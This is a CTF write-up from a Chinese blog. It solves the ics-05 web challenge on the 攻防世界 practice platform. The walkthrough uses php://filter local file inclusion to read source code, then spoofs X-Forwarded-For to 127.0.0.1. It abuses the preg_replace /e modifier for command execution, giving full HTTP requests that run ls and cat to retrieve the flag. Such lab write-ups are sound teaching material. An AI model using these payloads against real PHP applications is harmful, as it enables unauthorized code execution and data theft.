攻防世界web进阶ics-05 详细wp

原创


2hwh0 于 2019-09-10 18:57:22 发布 3512 收藏 12

文章标签： 攻防世界 web进阶

本文链接：https://blog.csdn.net/zhwho/article/details/100694073

攻防世界web进阶区ics-05 wp

题目网站



根据题目提示选择设备维护中心，或者简单粗暴的全都点一遍，发现也只有设备维护中心能点开

打开后 F12 调网页源码 查看后发现

```
<body> == $0
  <ul class="layui-nav">
    <li class="layui-nav-item layui-this">
      <a href="?page=index">云平台设备维护中心</a>
      ::after
    </li>
    <span class="layui-nav-bar" style="width: 0px; left: 0px; opacity: 0;">
    </span>
  </ul>
```

?page=index 有page这个get参数


自然联想到可能存在利用文件包含读取网页源码的漏洞

这里给出利用php内置filter协议读取文件的代码

```
?page=php://filter/read=convert.base64-encode/resource=index.php
```

利用网页中自带的page传参漏洞?page=
代码的后半段参考另一个博主对于LFI读取php源码的解释
点这查看解释

查看网页得到base64加密后的代码




放到base64解密里得到php代码

```
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
```

代码审计得

（1）需要在html的头格式中伪造 IP：127.0.0.1

这里用burpsuite伪造IP



出现 Welcome My Admin! 证明伪造成功

（2）接下来是最关键的利用preg_replace()函数的/e漏洞进行代码执行

首先简单介绍一下preg_replace()函数

```
preg_replace($pattern, $replacement, $subject)
作用：搜索subject中匹配pattern的部分， 以replacement的内容进行替换。
$pattern:       要搜索的模式，可以是字符串或一个字符串数组。
$replacement:   用于替换的字符串或字符串数组。
$subject:       要搜索替换的目标字符串或字符串数组。
```

接着关于/e漏洞

```
/e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码（在适当的逆向
引用替换完之后）。
提示：要确保 replacement 构成一个合法的 PHP 代码字符串，
否则 PHP 会在报告在包含 preg_replace() 的行中出现语法解析错误。
```

也就是说只要在subject中有要搜索的pattern的内容，同时将在replacement前加上/e，触发/e漏洞，就可以执行replacement中的正确的php代码

后面就是利用这个漏洞去进行文件读取，找到关于flag的线索

第一步尝试使用 system(“ls”) 获取文件目录

Request

Raw | Params | Headers | Hex

```
GET /index.php?pat=/abc/e&rep=system("ls")&sub=defg%20abc HTTP/1.1
Host: 111.198.29.45:35353
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:35353/
Connection: close
Cookie: PHPSESSID=4hrkqfjh8sqsqo6va7dj456cr3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

Response

Raw | Headers | Hex | HTML | Render

```
            { field: 'area', title: '区域' },
            { field: 'status', title: '维护状态', minWidth: 120, sort: true },
            { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
          ]
        ],
        page: true
      });
    });
    </script>
    <script>
    layui.use('element', function() {
      var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
      //监听导航点击
      element.on('nav(demo)', function(elem) {
        //console.log(elem)
        layer.msg(elem.text());
      });
    });
    </script>

<br >Welcome My Admin ! <br >css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
视图.png

</body>

</html>
```


成功读取文件目录，同时发现目录下的 **s3chahahaDir** 文件的名字很可疑
想到进入该文件中查看内容

第二步 cd 到 s3chahahaDir 这个文件夹下查看内容

cd命令为 `system("cd%20s3chahahaDir%26%26%20ls")`
解释一下，%20代表空格，%26%26就是&&代表当前面命令执行成功时，继续执行后面的命令，读取s3chahahaDir文件夹内容。于是有

```
GET
/index.php?pat=/abc/e&rep=system("cd%20s3chahahaDir%26%26%20ls")&sub=defg%2
0abc HTTP/1.1
Host: 111.198.29.45:35353
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:35353/
Connection: close
Cookie: PHPSESSID=4hrkqfjh8sqsqo6va7dj456cr3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

```
        url: '/somrthing.json',
        cellMinWidth: 80,
        cols: [
          [
            { type: 'numbers' },
            { type: 'checkbox' },
            { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
            { field: 'name', title: '设备名', templet: '#nameTpl' },
            { field: 'area', title: '区域' },
            { field: 'status', title: '维护状态', minWidth: 120, sort: true },
            { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
          ]
        ],
        page: true
      });
    });
    </script>
    <script>
    layui.use('element', function() {
      var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
      //监听导航点击
      element.on('nav(demo)', function(elem) {
        //console.log(elem)
        layer.msg(elem.text());
      });
    });
    </script>

<br >Welcome My Admin ! <br >flag
```


发现flag文件，猜想大概率正确
再使用刚刚的 cd命令 `system("cd%20s3chahahaDir/flag%26%26%20ls")`
查看flag文件的内容

查看flag文件的内容

```
GET
/index.php?pat=/abc/e&rep=system("cd%20s3chahahaDir/flag%26%26%20ls")&sub=defg%20abc HTTP/1.1
Host: 111.198.29.45:35353
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:35353/
Connection: close
Cookie: PHPSESSID=4hrkqfjh8sqsqo6va7dj456cr3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

```
        url: '/somrthing.json',
        cellMinWidth: 80,
        cols: [
          [
            { type: 'numbers' },
            { type: 'checkbox' },
            { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
            { field: 'name', title: '设备名', templet: '#nameTpl' },
            { field: 'area', title: '区域' },
            { field: 'status', title: '维护状态', minWidth: 120, sort: true },
            { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
          ]
        ],
        page: true
      });
    });
    </script>
    <script>
    layui.use('element', function() {
      var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
      //监听导航点击
      element.on('nav(demo)', function(elem) {
        //console.log(elem)
        layer.msg(elem.text());
      });
    });
    </script>

<br >Welcome My Admin ! <br >flag.php
```


发现flag.php

最后使用cat命令读取flag.php中的内容

命令代码：`system("cat%20s3chahahaDir/flag/flag.php")`

得到flag

```
GET
/index.php?pat=/abc/e&rep=system("cat%20s3chahahaDir/flag/flag.php")&sub=defg%20abc HTTP/1.1
Host: 111.198.29.45:35353
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:35353/
Connection: close
Cookie: PHPSESSID=4hrkqfjh8sqsqo6va7dj456cr3
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

```
            { type: 'numbers' },
            { type: 'checkbox' },
            { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
            { field: 'name', title: '设备名', templet: '#nameTpl' },
            { field: 'area', title: '区域' },
            { field: 'status', title: '维护状态', minWidth: 120, sort: true },
            { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
          ]
        ],
        page: true
      });
    });
    </script>
    <script>
    layui.use('element', function() {
      var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
      //监听导航点击
      element.on('nav(demo)', function(elem) {
        //console.log(elem)
        layer.msg(elem.text());
      });
    });
    </script>

<br >Welcome My Admin ! <br ><?php

$flag = 'cyberpeace{37ffc402713715e40651bf1ac3def9d0}';
```


知识点总结：

(1)利用php内置filter协议读取文件的代码

(2)伪造IP

(3)preg_replace()函数的/e漏洞

(4)正确的php system()函数的书写